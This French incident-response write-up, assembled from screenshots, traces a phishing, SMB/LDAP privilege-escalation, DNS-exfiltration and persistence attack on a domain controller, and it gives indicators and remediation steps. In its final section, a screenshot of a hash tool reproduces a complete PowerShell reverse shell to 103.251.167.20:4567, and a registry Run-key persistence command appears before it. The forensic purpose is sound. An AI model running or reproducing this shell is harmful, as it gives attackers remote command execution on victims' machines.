Chronologie des Actions de l'Attaquant

1. Résumé des événements

L'attaquant a mené une campagne de compromission ciblée en utilisant des techniques de phishing pour récupérer des informations d'identification. Une fois les accès obtenus, il a exploité SMB et LDAP pour escalader ses privilèges et exfiltrer des données sensibles. Enfin, il a mis en place des mécanismes de persistance pour maintenir un accès au réseau.

---

2. Chronologie détaillée

Compromission initiale (Phishing)

Title	Analyse de la compromission initiale	**Start date**	*Not started yet*
Group	default	**Duration**	*Not started yet*
Assignee	Analyst	**Status**	Waiting

Description

📌 Description : L'attaquant a utilisé du phishing pour obtenir des identifiants valides et accéder au réseau interne.

📌 Techniques utilisées :

- Phishing ciblé contre john.elom@echelon.com.
- E-mails frauduleux détectés : msa@communication.microsooft.com
- Adresses IP des expéditeurs :
  - 121.186.71.183 (Malveillante sur VirusTotal).
  - 23.83.212.47 (Serveur utilisé pour envoyer un fichier suspect).


Méthode :

Redirection automatique vers un site malveillant (x17qszcdzxlh6hb560dedk.65nlspaa2.ru).

Tentative d'exfiltration via téléchargement d'un fichier suspect.

📌 Action requise :

- Blocage des adresses IP, URL et domaines suspects.
- Sensibilisation des utilisateurs à ne pas cliquer sur des liens suspects.
- Audit des connexions liées à John Elom et d'autres comptes suspects.
- Activer MFA pour tous les utilisateurs .



Escalade de privilèges (SMB et LDAP)

- **Description :** Après obtention des accès, l'attaquant a scanné le réseau pour trouver des partages SMB et utilisé LDAP pour récupérer des informations sur les comptes. Il utilise une requête SMB (Server Message Block) pour créer ou manipuler un service lié à **srvsvc**.

Title	Analyse de l'escalade de privilèges	**Start date**	02/01/25 18:26
Group	default	**Duration**	Started *12 days ago*
Assignee	Snort	**Status**	InProgress

Description

📌 Description :


- L'attaquant a exploité SMB et LDAP pour obtenir des accès administratifs et contourner la sécurité.


📌 Techniques utilisées :


- Scan LDAP (port 389) pour récupérer des informations sur les comptes et groupes.
- Scan SMB (port 445) pour identifier des partages réseau accessibles.
- Authentification avec compte compromis : john.elom.
- Fichier critique identifié : pass_adm_dom_svcmysql.txt contenant les identifiants administrateurs.
- Compte administrateur compromis :
  - svcmysql utilisé pour l'escalade.
- Preuves techniques :
  - Commande exécutée via SMB montrant un accès aux partages ADMIN$, IPC$, SYSVOL.

📌 Action requise :

- Désactivation et réinitialisation des comptes compromis (john.elom, svcmysql).
- Surveillance des accès SMB et LDAP dans le SIEM.
- Restriction des accès aux ports sensibles.
- Activer MFA pour tous les utilisateurs




Wireshark · Suivre le flux TCP (tcp.stream eq 1) · _srv_ocr_web_file_to_analyse_new.pcapng
12 client pkt(s), 13 server pkt(s), 23 turn(s).
Conversation entière (6668 bytes)
Montrer comme
ASCII
No delta times
Flux
1
Trouver :
Sensible à la casse
Trouver Suivant
Filtrer ce flux
Imprimer
Enregistrer sous...
Retour
Fermer
Aide


Wireshark · Exporter · Liste d'objets SMB
Filtre de texte :
Type de contenu :
Tous les types-de-contenu
Paquet
Nom d'hôte
Type de contenu
Taille
Nom du fichier
33 \\192.168.1.150\IPC$ FILE (314224/314224) R&W [100,00%] 314 kB \srvsvc
143 \\192.168.1.150\TEMP FILE (3124/3124) R [100,00%] 3124 bytes Echelon logo.jpg
161 \\192.168.1.150\TEMP FILE (189075/189075) R [100,00%] 189 kB Invoice 2023 01 (1).docx
213 \\192.168.1.150\TEMP FILE (9045/9045) R [100,00%] 9045 bytes Invoice 2023 01.docx
230 \\192.168.1.150\TEMP FILE (9045/9045) R [100,00%] 9045 bytes Invoice 2023 01.xlsx
244 \\192.168.1.150\TEMP FILE (45325/45325) R [100,00%] 45 kB Invoice 2023 07.docx
263 \\192.168.1.150\TEMP FILE (6412/6412) R [100,00%] 6412 bytes Notes 2022 05.xlsx
276 \\192.168.1.150\TEMP FILE (89124/89124) R [100,00%] 89 kB Notes 2022 06 (1).xlsx
304 \\192.168.1.150\TEMP FILE (412312/412312) R [100,00%] 412 kB Notes 2022 06.xlsx
392 \\192.168.1.150\TEMP FILE (42312/42312) R [100,00%] 42 kB Notes 2022 07.xlsx
411 \\192.168.1.150\TEMP FILE (34/34) R [100,00%] 34 bytes pass_adm_dom_svcmysql.txt
423 \\192.168.1.150\TEMP FILE (325253/325253) R [100,00%] 325 kB Report 2020 01.doc
493 \\192.168.1.150\TEMP FILE (352536/352536) R [100,00%] 352 kB Report 2020 03.doc
575 \\192.168.1.150\TEMP FILE (415/415) R [100,00%] 415 bytes test.pdf
587 \\192.168.1.150\TEMP FILE (18/18) R [100,00%] 18 bytes Texttest.txt
599 \\192.168.1.150\TEMP FILE (45253/45253) R [100,00%] 45 kB TPS Report.docx
618 \\192.168.1.150\TEMP FILE (28/28) R [100,00%] 28 bytes Validate credentials.txt
Enregistrer
Tout enregistrer
Prévisualisation
Fermer
Aide

Exfiltration des données

- **Description :** L'attaquant a utilisé un serveur malveillant (103.251.167.20) pour envoyer les identifiants compromis via des requêtes DNS frauduleuses.

Title	Analyse exfiltration de données	**Start date**	*Not started yet*
Group	default	**Duration**	*Not started yet*
Assignee	Analyst	**Status**	Waiting

Description

📌 Description: L'attaquant a exfiltré des identifiants et mots de passe en clair via des requêtes DNS suspectes vers un domaine frauduleux.

📌 Techniques utilisées :


- Source : 192.168.1.150 (Contrôleur de domaine).
- Destination : 103.251.167.20 (serveur malveillant).
- Domaine frauduleux utilisé : loginmicrosooft.com.
- Données exfiltrées : Identifiants et mots de passe de plusieurs comptes administratifs et utilisateurs.

Impact :

- Compromission massive des identifiants.
- Escalade de privilèges facilitée.

📌 Action requise :

- Blocage des domaines utilisés pour l'exfiltration (loginmicrosooft.com).
- Vérification des logs DNS pour identifier les machines affectées.
- Réinitialisation des mots de passe compromis.
- Activer MFA pour tus les utilisateurs.



Persistance de l’attaquant

- **Description :** Mise en place d’un reverse shell via une tâche planifiée et modification de la base de registre pour conserver un accès.

Basic Information

Title	Analyse des traces de persistance	**Start date**	*Not started yet*
Group	default	**Duration**	*Not started yet*
Assignee	Analyst	**Status**	Waiting

Description


📌 Description : L’attaquant a implanté des mécanismes de persistance pour maintenir son accès au réseau.


📌 Méthodes utilisées :

- Tâche planifiée exécutant un reverse shell :
  - SHA256 du script PowerShell : 5ff01a325fa0f78ae2791f6497646e91f707ea8f9a607803e5c39e7f5b14abce.
- Connexion externe vers 103.251.167.20:4567.
- Modification de la clé de registre RUN :
  - REG ADD "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "BGInfo Sysinternals" /d "C:\Program Files\Bginfo.exe".
- Ajout d’un compte administrateur frauduleux :
  - admin_backup ajouté au groupe Domain Administrators.

📌 Action requise :

- Suppression de la tâche planifiée suspecte.
- Vérification et suppression de la clé de registre RUN suspecte.
- Blocage de l’IP externe associée au reverse shell (103.251.167.20).
- Suppression de l’utilisateur frauduleux admin_backup.
- Activer MFA pour tous les utilisateurs.




passwordsgenerator.net/sha256-hash-generator/
Confirmer votre identité
Nouvelle version de Chrome disponible
Stream
Solfège Sacré, fréqu...
Mon Wecode
Dev
JSON Schema Valid...
InfoTrad - l'informat...
Ventusky
Happy Scribe: Audi...
Clideo — Outils vid...
Excalidraw | Hand-d...
Nouveau dossier
This online tool allows you to generate the SHA256 hash of any string. SHA256 is designed by NSA, it's more reliable than SHA1.
Enter your text below:
powershell -NoP -NonI -W Hidden -Exec Bypass -Command New-Object System.Net.Sockets.TCPClient("103.251.167.20",4567);$s=$cDGoCatD.GetStream();[byte[]]$b=0..65535|%{0};while(($i = $cUEeDGz.Read($b, 0, $b.Length)) -ne 0){;$PAezCVveE = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($b,0, $i);$sb = (iex $PAezCVveE 2>&1 | Out-String);$sb2=$sb+"PS "+(pwd).Path+"> ";$sbt = ([text.encoding]::ASCII).GetBytes($sb2);$cUEeDGz.Write($sbt,0,$sbt.Length);$cUEeDGz.Flush()};$cDGoCatD.Close()
Generate
Clear All
MD5
SHA1
SHA512
Password Generator
Treat each line as a separate string
Lowercase hash(es)
SHA256 Hash of your string: [Copy to clipboard]
5ff01a325fa0f78ae2791f6497646e91f707ea8f9a607803e5c39e7f5b14abce